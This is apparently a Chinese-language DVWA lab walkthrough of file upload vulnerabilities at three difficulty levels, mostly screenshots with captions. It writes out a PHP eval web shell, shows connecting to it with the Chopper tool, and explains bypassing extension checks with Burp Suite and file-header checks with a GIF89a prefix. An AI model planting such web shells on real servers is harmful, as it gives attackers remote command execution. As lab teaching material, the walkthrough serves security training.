
文件上传漏洞


初级






创建木马

<?php @eval($\_POST[cmd]);?>










利用菜刀工具远程连接







点击右键----选择添加






点击 添加





连接成功

中级





上传图片

可以上传图片格式




客户端绕过


可以利用burp抓包改包 先上传一个人gif类型的木马 然后通过burp将其改为asp php jsp 后缀名即可

把1.php 改成 1.jpg 图片格式的上传


先上传一个2.jpg 图片




在打开BurpSuitePro 抓包工具





点击Upload




开始抓包









然后会网页查看



然后用菜刀工具 登录







登录成功

高级

文件头绕过


在木马内容基础上加了一些文件信息 有点像下面的结构GIF89a<?php phpinfo();?>






打开3.jpg 在前面添加GIF89a

GIF89a<?php @eval($\_POST[cmd]);?>






上传成功

